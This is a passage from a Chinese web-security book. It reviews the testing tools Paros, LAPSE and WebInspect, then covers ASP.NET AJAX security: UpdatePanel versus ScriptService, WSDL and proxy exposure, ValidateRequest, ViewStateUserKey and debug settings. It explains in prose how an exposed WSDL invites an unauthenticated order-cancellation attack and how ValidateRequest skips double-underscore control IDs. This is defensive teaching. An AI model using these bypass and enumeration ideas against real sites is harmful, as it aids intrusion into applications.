正如它的名字，Paros 主要是一种基于代理的解决方案。首先，用户启动 Paros 配置其监听某个端口。然后配置自己的浏览器，使用该端口作为本地代理。这样，任何通过浏览器发送的 HTTP 请求都会被 Paros 捕获。收集的数据中不仅包括普通网页发出的请求，以及表单提交的数据，还包括所有异步的请求。这使得 Paros 非常适合于进行 AJAX 测试。而且，由于 Paros 主要是基于代理的机制，所以可以像网络蜘蛛一样进行自动化的搜索。用户只需要用鼠标右键单击左侧树形结构中的节点，并选择 Spider 命令，就可以从浏览器中的当前页面开始对网站进行自动搜索。这样，Paros 用户在扫描网站时就具有了高度的灵活性，如图 14-4 所示。




图 14-4　Paros Proxy

Paros 的另一个优点就是它不依赖于任何目标程序使用的语言，也不依赖于任何 AJAX 框架。因为它只作为 HTTP 代理，所以根本不用关心，测试的是使用了 ASP.NET AJAX 框架的 C#程序，还是使用了 DWR 框架的 Java 程序，亦或是其他类型的应用程序。

最后，Paros 最突出的一个特点就是允许用户捕获并修改发出的请求，以及接收的响应信息，如图 14-5 所示为 Paros 的请求/响应捕获功能。




图 14-5　Paros 的请求/响应捕获功能

Paros 的缺点在于其自动搜索功能。当前的 Paros 版本（3.2.13）只能检测出 5 种类型的安全漏洞。

- 允许 HTTP PUT 命令。
- 可以访问目录。
- 存在过期的文件。
- 请求参数存在跨站脚本漏洞。
- 存在默认的 Web Sphere 服务器文件。

显然，这个功能实在有限。尤其是只能检测跨站脚本攻击，而忽略了对 SQL 注入和其他命令执行攻击的检测。

最后，由于缺乏对多种漏洞类型的检测，我们很难认为 Paros Proxy 是一款优秀的自动化安全漏洞分析工具。但是，Paros 作为一款帮助开发人员和安全测试人员手动检测应用程序的工具还是非常出色的，尤其是其提供的请求、响应捕获功能非常实用。

14.4.5　分析工具：LAPSE（Eclipse 中轻量级的程序安全分析工具）

LAPSE（http://suif.stanford.edu/~livshits/work/lapse）是另一款 OWASP 开发的开源安全分析工具，它主要用于分析 Java/J2EE 应用程序的源代码。LAPSE 可以集成到 Eclipse IDE 中，这样，开发人员可以在开发环境中直接进行安全测试。同时，这也引出了一个相关的观点：在开发周期中，越早开始安全测试效果越好。

Gartner Group 曾经发表过这样的声明，“在设计阶段修复一个漏洞，只需要 30%～40%的努力来重新进行分析和设计，但是在部署阶段修复一个漏洞就需要 100%的努力，甚至全部重新来过”。换句话说，在开发周期中，越晚发现 Bug，就需要重新做更多的工作。因此，所有工具都鼓励开发人员在设计阶段就进行测试，而不是在测试和部署时将测试的重担都交给 QA 或者 IT 产品团队。

LAPSE 的当前版本（2.5.6）并不能检测出任何 AJAX 特有的安全问题，但是它可以用来测试一些常见的命令注入攻击，包括以下几种。

- SQL 注入。
- 跨站脚本攻击。
- 报头及参数操纵。
- cookie 欺骗。
- HTTP 分离攻击
- 路径阻隔。

这些问题在 AJAX 应用程序，以及传统程序中都存在，因此这绝不是 LAPSE 的缺点。LAPSE 提供的另一个非常实用的功能是可以定位到哪一行代码中存在漏洞。对于黑盒测试工具来说，这是完全不可能的，因为它们无法访问到应用程序的源代码。

但是，同许多源代码分析程序存在的问题一样，LAPSE 会虚报一些实际不存在的漏洞。例如，LAPSE 会认为任何由用户输入构造的 SQL 命令都存在着 SQL 注入漏洞，即使这些方法实际是安全的。虽然 LAPSE 有一点小的瑕疵，但是，其对为验证用户输入的重视还是值得我们称赞的，而且它的集成性很好，也易于使用。

14.4.6 分析工具：WebInspect™

WebInspect（www.spidynamics.com）是由 SPI Dynamics 开发的，一款商业性的 Web 应用程序漏洞分析工具，现已被 HP 收购。WebInspect 是一个黑盒测试工具，可以作为自动化的网络蜘蛛工具（在自动搜索模式下），也可以作为代理监听程序（在手动搜索的模式下）。虽然它并不是专为 AJAX 设计的，但是它是第一款支持扫描 AJAX 应用程序的商业分析工具。

WebInspect 与本节介绍的其他工具的区别在于其庞大的漏洞检测库。WebInspect 能够检测几千种漏洞，其中包括不需要对请求进行边缘测试，也不需要解析响应信息，就可以智能出检测 SQL 注入和跨站脚本攻击。除此之外，WebInspect 还包括一系列的辅助工具，例如可供用户修改并发送 HTTP 请求的 HTTP 请求编辑器。

与之前介绍过的其他工具不同，WebInspect 的缺点是既不开源，也不能免费下载。由于 WebInspect 是一款商业软件，所以要收取一定的费用，一般在 25000 美元左右。表 14-3 显示了各种安全分析工具的优点和缺点。

表 14-3　各种安全分析工具的优点和缺点

分析工具	类　型	优　点	缺　点
Sprajax	网络蜘蛛/fuzzer	主要针对 AJAX 应用 程序； 易于使用	只能检测使用 ASP.NET AJAX 框架的程序； 需要 SQL Server 数据库； 有限的漏洞检测类别
Paros Proxy	代理监听程序（也具有网络蜘蛛的功能）	不依赖于框架； 允许用户捕获、修改请求	非常少的检测类别； 需要较多的用户参与
LAPSE	源代码分析器	可以找到漏洞在源代码中的位置	只能用于 Java/ Eclipse 中； 有虚报现象
WebInspect™	黑盒测试工具	许多可检测的漏洞类别； 很优秀的工具	商业（不开放源代码）

14.5　其他一些关于安全测试的想法

测试一个应用程序中的安全缺陷是一件非常困难的事情，我们之前讨论过功能性缺陷与安全缺陷之间的区别。功能性缺陷是一种应用程序应该如何展现、实际却没有做到的行为或能力。例如，一个计税程序如果不能正确计算物品的折扣，就应该说含有一个功能性的缺陷。另一方面，一个安全缺陷是一种应用程序原本没打算展现、实际却展现了的行为或能力。例如，同样的计税系统，如果允许查看其他用户的税务报表，那么就说它含有一个安全缺陷。

测试这些类型的安全缺陷根本的问题在于，无法列出每个应用程序不应该做的事情，这个数字将是一个无穷数！虽然我们可以列出所有应用程序应该具有的功能，然后再挨个地进行验证，但是无法去验证所有不应该具有的功能。唯一一个实际的办法就是重新将其定义为一系列可测试的问题。应用程序中是否存在 SQL 注入漏洞？应用程序是否允许攻击者绕过身份认证？这些笼统的问题可以被细化到各个页面和方法中，以便测试起来更加容易。是否页面 placeOrder.php 的表单域 orderQuantity 存在 SQL 注入漏洞？是否服务 ManageAccount 中的方法 transferFunds 进行了身份认证？当然，这种方法并不完美。总是会有一些问题没有被测试到，而且一些可能存在的漏洞也不会被发现。但是，由于我们可以测试

的内容是无穷的，所以这是无法避免的。因此，虽然这个办法并不能完美地解决我们的问题，但是至少现在来说，它是最好的解决办法。

我们还应该注意到，这种测试策略与验证防范策略正好是完全相反的。当编写验证代码时，不要尝试去防范某种攻击，而是要定义某种规范，并保证用户的输入符合这种规范。我们在第 4 章“AJAX 攻击层面”中讨论过这种验证方法（白名单验证）。虽然在安全缺陷测试中由于我们无法进行无穷的测试，所以必须针对各个漏洞进行测试，但是在编写代码时，却应该恰恰相反。

第15章 AJAX框架分析

错误观点：

第三方提供的AJAX框架都是安全的。

使用第三方提供的AJAX框架只需要在很短的时间内就可以创建强壮的、具有吸引力的应用程序，免去了我们从头编写代码的麻烦，开发人员可以将精力主要放在解决业务需求上，而不必重新发明轮子，编写自己的AJAX消息处理方法。但是，使用第三方AJAX框架的缺点是，所有框架中存在的缺陷都将被带到基于该框架实现的应用程序中。其中，也包括安全上的缺陷。

在本章中，我们会讨论一些ASP.NET、PHP和Java EE中最流行的第三方服务端AJAX框架，以及一些最流行的客户端JavaScript函数库。我们会告诉读者如何以最安全的方式来使用这些框架，以及任何框架中可能存在的安全问题。

15.1 ASP.NET

对于Microsoft的ASP/NET平台来说，有很多可以自由下载的AJAX框架。其中，最早的一个便是AJAX.NET框架（www.ajaxpro.info）。在某些人看来，AJAX.NET似乎是ASP.NET开发人员心中的不二选择，但是由于我们的行业发展如此迅猛，当Mircosoft发布新的AJAX产品时，人们都将目光转移到了那个框架上。虽然AJAX.NET仍然有一些忠实的追随者，但是在本节，我们将着重讨论实际中公认的ASP.NET AJAX解决方案——Microsoft的ASP.NET AJAX。

15.1.1 ASP.NET AJAX（以前被称为Atlas）

ASP.NET AJAX（http://ajax.asp.net，在beta版本时也被称为Atlas）是Microsoft

在 2007 年 1 月发布的，它融合了广泛的服务端 ASP.NET 控件，以及大量的客户端 JavaScript 函数库。从理论上来讲，即使非 ASP.NET 应用程序也可以使用 ASP.NET AJAX JavaScript 库。但是，由于该框架的语法几乎与服务端.NET 的语法一样，所以很多使用 Apache 的 PHP 和 Java 开发人员都不太愿意使用这个框架。

Microsoft AJAX 框架的核心在于 UpdatePanel（Microsoft.Web.UI.UpdatePanel）这个控件，

UpdatePanel 是一个服务端控件，能够以非常直接的方式进行局部页面更新。在一个 Web 表单中放置一个 UpdatePanel 控件就相当于定义了一个将会被部分更新的区域。当 UpdatePanel 中的所有控件以 POST 方式提交给 Web 服务器后，应用程序只会更新 UpdatePanel 中的这些控件，如图 15-1 所示。用户还可以自定义其他的更新触发器，即可以触发局部更新的事件。但是，对于大多数程序员来说，其默认的行为已经可以满足他们的需求，而且实现起来极其容易。他们甚至不需要输入一句代码，只需要从 Visual Studio 的工具栏上拖放一些控件即可！




图 15-1　ASP.NET AJAX UpdatePanel 控件

ASP.NET Web 表单发出的每个请求都会触发页面代码中一系列的事件。这些事件被称为“页面的生命周期”。按照触发顺序，这些事件分别为：

（1）PageInit。
（2）LoadViewState。
（3）LoadPostData。
（4）Page_Load。
（5）RaisePostDataChangedEvent。
（6）RaisePostBackEvent。
（7）Page_PreRender。

（8）SaveViewState。

（9）Page_Render。

（10）Page_Unload。

页面发起的所有请求都会触发所有的页面生命周期事件，即使是 UpdatePanel 控件发起的局部页面更新请求。这可能会导致一些预料之外的结果，因为由服务端代码设置的控件值可能无法显示在用户的浏览器中。例如，以我们之前的时间程序为例，其中 Page_Load 事件中的代码如下所示：

```
protected void Page_Load(object sender, EventArgs e)
{
Label1.Text = System.DateTime.Now.TimeOfDay.ToString();
Label2.Text = System.DateTime.Now.TimeOfDay.ToString();
}
```

当代码执行后，我们可能会认为，Label1 和 Label2 都会显示当前的时间。但是，如果请求是由 UpdatePanel 发起的，那么只有 UpdatePanel 中的控件会被刷新，如图 15-2 所示。




图 15-2　只有 UpdatePanel 中的页面会被刷新

当支持自定义输入验证程序时，情况就会变得更加混乱。我们来看另一个示例程序，一个音乐会订票系统。为了防止票贩子们通过自动的机器人程序把所有最好的坐席都预定了，票务公司在预定页面添加了一个自定义的 CAPTCHA 验证程序。在页面中以某种奇怪的字体来显示一个单词，然后要求用户将这个单词输入到表单中，以证明自己是一个人，而不是自动化的机器程序（我们假设这些程

序无法识别这个单词，也无法将其输入到表单中）。如果用户没有正确地输入这个单词，那么自定义的验证控件（System.Web.UI.WebControls. CustomValidator）就会显示一条失败信息，并阻止此次订票操作，如图 15-3 所示。

图 15-3　在 ASP.NET Web 表单中使用 CAPTCHA 验证程序

如果表单域中的订票数量处于 UpdatePanel 控件中，而自定义的验证程序却处于控件外，那么这样就会产生一个问题。当用户单击“Place Order”按钮后，页面会提交整个表单，包括 UpdatePanel 以外的表单域。如果验证单词不匹配，服务器就会停止这次交易。但是，由于验证程序位于 UpdatePanel 控件之外就不会被更新，也不会将错误信息显示给用户。这样，用户就看不到任何反馈信息，如图 15-4 所示。他只能坐在屏幕前，奇怪为什么这么半天还没有反应，最终沮丧地放弃。




图 15-4　CAPTCHA 验证程序必须处于 UpdatePanel 控件之中

这样的问题并不只存在于我们自定义的 CAPTCHA 验证程序中。任何位于 UpdatePanel 控件之外，并且 EnableClientScript 属性设置为 false（这样就禁止了客户端验证步骤）的.NET 验证控件都会出现该问题。但是，整个问题更应该算是可用性上的问题，而不是一个安全问题。从安全的角度来看，ASP.NET AJAX 框架的处理是正确的，由于提交了整个表单，所以整个表单的输入都会被验证。

15.1.2　ScriptService

虽然 UpdatePanel 在 AJAX 编程方面提供了一个非常快速、简单的方法，但是它还有几处严重的缺点。最大的缺点在于，使用 UpdatePanel 不能有效地利用网络带宽，以及服务器的处理能力。如同传统 Web 应用程序一样，当发起请求时，整个表单都会被发送给服务端。如果表单中包含了 20 个域，但是我们只需要根据其中一个来刷新页面，这样浏览器还是会提交所有 20 个域中的值。而且，正如我们在本章开始所提到的，对于 UpdatePanel 控件发起的请求，服务端会执行所有页面生命周期中的方法。因此，不管是刷新整个页面，还是刷新局部页面，服务端的处理时间是一样的。虽然有些人可能会说，后者的整个处理时间会略短，因为服务端发往客户端的数据更少（只是 UpdatePanel 中的部分页面，而不是整个页面）。而且因为浏览器不会发生闪烁现象，所以用户会觉得后者的处理速度更快。但是，不管怎样，这都是一个非常不切实际、而且效率低下的方法。

另一种使用 ASP.NET AJAX 的办法就是使用 ASP.NET AJAX 的 ScriptService 功能。ScriptService 非常类似于 Web 服务，只不过 ASP.NET AJAX 提供了一种非常简单的机制，可以直接从客户端代码调用 ScriptService 中的方法。而我们要做的，只是为服务端代码中的 Web 服务，添加一个 ScriptService 属性，然后将该服务中所有的 WebMethod 成员暴露给客户端代码。

```
[System.Web.Script.Services.ScriptService]
public class MathService : System.Web.Services.WebService
{
[WebMethod]
public double GetSquareRoot(double number)
{
return Math.Sqrt(number);
}
}
```

在客户端只需要创建一个 JavaScript 方法来调用刚才暴露的方法，并提供一个 ScriptService 调用成功后会执行的回调函数。此外，还可以选择性地提供一个调用失败时的回调函数，以及传给回调函数的用户上下文。

```
<script type="text/javascript" language="JavaScript">
function GetSquareRoot(number) {
MathService.GetSquareRoot(number, OnSuccess);
}

function OnSuccess(result) {
alert(result);
}
</script>
```

同 UpdatePanels 相比，调用 ScriptService 不必引起对整个 ASP.NET 页面生命周期的处理。这主要是因为，ScriptService 调用的是 Web 服务，而不是网页。虽然起始于某个网页中的客户端代码，但是由于页面并不会回传给自己（像 UpdatePanel 那样），所以也不会执行任何生命周期。这可以节省大量不必要的处理。UpdatePanel 的一个最大诟病就是与非 AJAX 方式相比，请求的处理时间并没有缩短。而现在使用 ScriptService 之后，由于省去了大量的处理时间，我们可以更快地发送请求。而且，ScriptService 也不会像 UpdatePanel 那样，发送许多多余的数据。UpdatePanel 总是提交整个 Web 表单，而 ScriptService 可以只发送需要的数据。这为我们提供了更轻量级的请求，以及更短的处理时间。

ASP.NET AJAX 同样也提供了一个 ScriptService 的变种，称为页面方法（Page Method）。页面方法同 ScriptService 基本相同，除了它们是直接在页面代码中实现，而不是在一个单独的.asmx Web 服务文件中。虽然，这样发出的 AJAX 请求会调用一个页面而不是 Web 服务，但是也不会执行页面的整个生命周期，而是同 ScriptService 方法一样，只会执行页面中的方法。

15.1.3 安全缺点：UpdatePanel 对 ScriptService

在速度和带宽使用率上显然 ScriptService 比 UpdatePanel 要更胜一筹。但是哪个方法更安全呢？要回答这个问题需要参考设计安全的 AJAX 应用程序所遵循的 3 个关键原则：最小化复杂度、最小化透明度，以及最小化攻击层面。

因此，UpdatePanel 和 ScriptService 相比，哪个方法更复杂呢？显然，

ScriptService 更加复杂，也更难以实现。对于 UpdatePanel 来说，可能只需要在 Visual Studio 设计器中拖放一些控件，甚至不需要程序员编写任何代码。而另一方面，ScriptService 却需要程序员编写服务端的 C#或者 VB.NET 代码，以及客户端的脚本代码。由于 ScriptService 对程序员的要求更高，因此 UpdatePanel 在复杂度的比较中胜出。

如果比较透明度，那么 UpdatePanel 毫无疑问也是胜者。因为程序员并不需要编写任何客户端 JavaScript 代码，也没有机会暴露任何内部的业务逻辑。即使根本没有使用 AJAX，应用程序的功能粒度也没有改变，所有的业务逻辑都是在服务端实现，并且客户端代码（通常完全由 ASP.NET AJAX 框架自动生成）只是用来发起异步请求，并根据响应信息修改页面的 DOM 元素。因此，UpdatePanel 是目前为止最安全的方法。

最后，在攻击层面的比较中，UpdatePanel 再一次证明了自己是更安全的方法。对于黑客来说，每个 ScriptService 方法都是一个可能的攻击点，实际上，每个 ScriptService 方法中的每个参数都是可能的攻击点。即使是一个很小的 ScriptService，其中只包含 5 个方法，每个方法接受两个参数，那么就会暴露 10 个攻击点。而且，每个攻击点都需要进行恰当地验证。由于 UpdatePanel 不会在服务端代码中暴露任何方法，所以也不会产生任何攻击点。

现在，我们的问题已经有了答案：UpdatePanel 以 3:0 的比分证明了自己是 ASP.NET AJAX 框架中更安全的方法。但是，这并不能改变 ScriptService 速度更快、功能更强大的事实。那么我们究竟应该选择哪种方法呢？应该说，由于 UpdatePanel 实现容易、性能一般都可以接受，并且更加安全，所以大多数情况下还是应该选择这种方式。只有当速度或者可扩展性非常重要时，才应该考虑使用 ScriptService。

15.1.4　ASP.NET 和 WSDL

在使用 ASP.NET AJAX 的应用程序中通常都会广泛地使用 Web 服务。用户可以通过调用 ASP.NET Web 服务进行身份认证；可以通过 Web 服务获取或更新会员的档案数据；或者直接在客户端 JavaScript 中，直接调用 Web 服务中的方法。像 AutoCompleteExtender 这样的控件需要在运行时由 Web 服务的方法来提供数据。ASP.NET AJAX 将来的版本计划引入.ASBX 桥，从而将一个 Web 服务链接到其他 Web 服务，或者转换其他 Web 服务返回的结果。

在默认情况下，ASP.NET 会自动为应用程序中的每个 Web 服务，生成 Web

服务描述语言（WSDL）文档。当用户通过参数向 Web 服务发起请求时，会在运行时动态创建这些 WSDL。例如，如果某个 Web 服务的 URL 为 www.myserver.com/Application/CoolService.asmx，那么可以通过请求如下 URL 来生成器 WSDL：

```
www.myserver.com/Application/CoolService.asmx?WSDL
```

在黑客的手中，WSDL 文档可以成为一个非常强大的武器。当黑客攻击某个页面时，他通常会花费大量的时间来收集应用程序有关的信息，这同银行劫匪在策划一起抢劫之前先要进行踩点一样。但是，当黑客攻击某个 Web 服务时，他所需要的所有信息可以随时通过查看 WSDL 文档来获得，这就跟银行将金库的设计图纸交给了劫匪一样。假设有如下的 WSDL：

```
<wsdl:types>
<s:schema>
<s:element name="CancelOrder">
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="orderId"
type="s:int" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="OpenAccount">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="userName"
type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="password"
type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
<s:element name="CloseAccount">
<s:complexType>
<s:sequence>
<s:element minOccurs="0" maxOccurs="1" name="userName"
type="s:string" />
<s:element minOccurs="0" maxOccurs="1" name="password"
```

```
type="s:string" />
</s:sequence>
</s:complexType>
</s:element>
...
```

从这几行代码中我们可以看出，这个 Web 服务提供了几个方法，其中包括取消订单、开放一个账户及关闭一个账户。我们知道，OpenAccount 和 CloseAccount 都将用户名和密码作为参数，但是 CancelOrder 的参数只有订单的 ID 号。似乎 CancelOrder 中并不会进行任何用户身份的验证，因此，如果攻击者使用连续递增的 ID 号，不断地请求该方法，那么就可能取消掉系统中已有的所有订单。讽刺的是，是程序自己告诉攻击者这里存在着一个漏洞。通过提供 WSDL 文档，Web 服务会将自身设计上的缺陷暴露给攻击者，并因此受到攻击。

为了避免黑客访问到 Web 服务的信息，我们通常都要覆盖掉程序自动生成的 WSDL 文档。要做到这一点，只需要修改应用程序的配置文件，删除其中 Web 服务的文档协议：

```
<configuration>
<system.web>
<webServices>
<protocols>
<remove name=" Documentation" />
</protocols>
...
```

ASP.NET AJAX 应用程序在为 ScriptService 创建 JavaScript 代理时，也存在类似于自动生成 WSDL 的机制。可以通过在 URL 中添加/js 来生成 JavaScript 代理：

```
www.myserver.com/Application/CoolService.asmx/js
```

JavaScript 的代理类包含许多同 WSDL 文档相同的信息。其中描述了所有 Web 服务的方法，以及各自的参数。在代理定义中只忽略了参数类型和方法的返回类型，这是因为对 JavaScript 来说，这些类型无关紧要。但是，在代理类中，黑客可以发现大量有用的信息。假设上例中的 Web 服务生成了如下的 JavaScript 代理类代码：

```
WebService.prototype={
CancelOrder:function(
orderId,
```

```
succeededCallback,
failedCallback,
userContext) {
return this._invoke(
WebService.get_path(),
'CancelOrder',
false,
{orderId:orderId},
succeededCallback,
failedCallback,
userContext); },
OpenAccount:function(
userName,
password,
succeededCallback,
failedCallback,
userContext) {
return this._invoke(
WebService.get_path(),
'OpenAccount',
false,
{userName:userName,password:password},
succeededCallback,
failedCallback,
userContext); },
CloseAccount:function(
userName,
password,
succeededCallback,
failedCallback,
userContext) {
return this._invoke(
WebService.get_path(),
'CloseAccount',
false,
{userName:userName,password:password},
succeededCallback,
failedCallback,
userContext); }}
```

我们可以看到，其中的方法与 WSDL 中的一样，都是 CancelOrder、OpenAccount 及 CloseAccount，并且 CancelOrder 不需要进行身份认证。不幸的是，我们无法像 WSDL 文件一样，覆盖自动生成的 JavaScript 代理类，即使删除配置文件中的文档协议也无济于事。

此外，由/js 自动生成的 JavaScript 代理类中，包含了该服务中所有 WebMethod 的信息。我们要意识到这个很重要的事实，尤其是将一个已有的 Web 服务转换为一个 ASP.NET AJAX 服务时。Microsoft 推荐（同时也是我们的推荐）不要混合使用 Web 服务和 ScriptService，即如果我们的方法已经通过 Web 服务接口，而不是 ASP.NET AJAX 来调用，那么最好将这些方法放在一个完全不同的类中，而不要与 ASP.NET AJAX 的方法共用一个类。

15.1.5　ValidateRequest

对于跨站脚本攻击来说，ASP.NET 为我们提供了一个非常好的自动防范手段。通过在表单中引入页面指令 ValidateRequest，如果提交的输入中包含脚本代码，页面就会停止执行并抛出一个异常。由于 ASP.NET 使用简单的黑名单过滤方法来确定哪些输入是恶意的（它会将所有包含字符<或者&#的值作为恶意输入），所以并不能完全防范 XSS 攻击（关于更多有关黑名单验证和白名单验证的内容，请参考第 4 章“AJAX 攻击层面”）。但是，对于大多数攻击来说，ValidateRequest 已经足够了，而且这个功能是免费提供的。在默认情况下，该功能是开启的，只要我们不明确设置页面指令 ValidateRequest=false，就会受到该功能的保护。

在使用 ValidateRequest 时，我们需要注意一个特殊的情况。ValidateRequest 可以用来验证表单输入，但是不能验证 Web 服务方法的参数，也不能验证 ASP.NET AJAX ScriptService 方法的参数。虽然 Web 服务很少（但也是可能的）存在 XSS 漏洞，但是 ASP.NET AJAX ScriptServiece 中却普遍存在，因为它们的输入通常会立即发回给某个页面。如果我们正在应用程序中使用 ScriptService，那么需要手动添加一些代码来防范 XSS 攻击。同时也要注意，从 ASP.NET AJAX UpdateRequest 接收的输入不会存在这个问题，因为它们受到 ValidateRequest 的保护。

安全须知

我们还需要注意另一个特殊情况：ValidateRequest 会忽略所有 ID 以两个下画线开头的控件。因此，控件 TextBox1 将会受到保护，而控件__TextBox1 则不会。

这很可能是因为 ASP.NET 自己的页面变量（如__VIEWSTATE）是由两个下画线开头的，并且 Microsoft 不希望 ASP.NET 拒绝自己发回的变量。最安全的办法就是不要将任何控件以两个下画线作为开头命名。

15.1.6 ViewStateUserKey

除了可以使用 ValidateRequest 防止跨站脚本攻击以外，ASP.NET 还提供了一个自动防范跨站请求欺骗（CSRF）的办法，就是使用页面属性 ViewStateUserKey。为了使用 ViewStateUserKey，需要在 Page_Init 方法中设置其值，并且要选择一个与其他所有用户不同的值。通常的办法是使用 Session.SessionID，或者如果用户已经通过了身份认证，也可以使用 User.Identity.Name。

```
void Page_Init(object sender, EventArgs e)
{
this.ViewStateUserKey = Session.SessionID;
}
```

当我们设置了这个值后，ASP.NET 会将其存储在 viewstate[1]中，其中还以隐藏的表单变量的形式存储了页面的响应信息。当用户将页面发给服务器后，服务器会将 viewstate 中的 ViewStateUserKey 与页面中的 ViewStateUserKey 进行对比。如果两个值一样，那么请求就是合法的，否则会认为该请求是伪造的，从而拒绝该请求。由于攻击者无法获得这个用户密钥，也无法修改 viewstate，所以就可以防止 CSRF 的攻击。

但是，同 ValidateRequest 一样，在使用 ViewStateUserKey 时也要注意几点。由于整个防范机制都依赖于 viewstate，所以如果请求不需要使用 viewstate，即请求来自于 GET 方法而不是 POST 方法，那么也就无法使用 ViewStateUserKey 加以保护。如果在 Page_Load 事件中的 IsPostBack 之外来处理任何请求，那么这些代码也仍然会受到 CSRF 的攻击。

```
void Page_Load(object sender, EventArgs e)
{
if (IsPostBack)
{
//此处代码是安全的
```

[1] .NET 中用于维护页面状态的一种机制。

```
...
}
else
{
//此处代码是敏感的
...
}
}
```

与 ValidateRequest 一样，ViewStateUserKey 对于 ASP.NET AJAX 中的 ScriptService 也无效。正如我们之前提过的，ScriptService 与 UpdatePanel 相比，是一个使用 AJAX 的更轻量级的方法。只有必要的方法参数才会被发送给服务端。这意味着，viewstate 不会被发送给服务端，也因此无法使用 ViewStateUserKey。ScriptService 应该使用密钥作为方法的其中一个参数，然后通过与用户会话状态中的密钥进行对比，来防范 CSRF 攻击（在本章稍后会具体来讨论这个方法。）

15.1.7　ASP.NET 配置和调试

虽然我们在本书中主要关注于如何进行安全地设计和开发，但是如何安全地部署应用也非常重要。即使是再安全的代码，如果被错误地部署，那也是前功尽弃。在 ASP.NET 中，通过应用程序的配置文件可以非常容易地修改应用程序的部署方式（也因此容易存在安全漏洞）。

通过 web.config 文件，ASP.NET 程序可恶意允许或禁止调试功能。虽然在默认情况下是禁止调试的，但是很少有程序能在第一次测试时就完美地运行。几乎所有的 ASP.NET 应用程序在部署的时候都会需要进行调试，因此程序员会开启配置文件中调试选项。这是完全可以接受的。问题在于，程序员们经常会忘记在应用程序部署时再关闭已打开的调试功能。

在 ASP.NET AJAX 的早期 beta 版本（也被成为 Atlas）中存在着一个安全漏洞，如果在调试功能开启时发生了一个错误，就会将应用程序的部分源代码发送给客户端。通常，这只有在应用程序不允许向客户端发送自定义错误信息时才会发生，但是在这种情况下，自定义错误设置已经被完全忽略了。至少有一个这样的 beta 版本包含了一个 Microsoft Go-Live 授权，可以允许用户将 Atlas 程序部署到产品环境中。一定要记住，在发布应用程序前，一定要禁止调试功能。一个好的办法是创建一个部署的步骤列表，其中包含这些删除配置设置的步骤。

永远不要依赖于 ASP.NET 配置文件的默认设置，.NET 配置文件是按照继承

的方式来工作的。任何在当前配置文件中没有明确指定的值都会继承自上一目录中配置文件的相应设置，有一个名为 machine.config 的机器级别的配置文件，其他所有的配置文件都会继承这个文件中的设置。例如，我们知道，在默认情况下是禁止调试功能的，如果没有明确指定启用该功能，应用程序是无法被调试的。但是，如果修改了 machine.config 并启用了调试功能，那么应用程序会从 machine.config 中继承这个设置，同样启用了调试功能。

要保证应用程序的配置安全，最佳办法是明确设置其值，而不是使用默认值。任何在配置文件中设置的值都不会再继承于其他的配置文件。因此，如果我们明确在 web.config 文件中指定禁止调试功能，那么就不会存在上面这种情况，也可以保证应用程序更加安全。

安全建议

- **不要**

不要在部署 ASP.NET 应用程序时，将开发环境中的配置文件复制到产品环境中，在开发环境中的很多设置，会在产品环境中造成安全漏洞。

- **要**

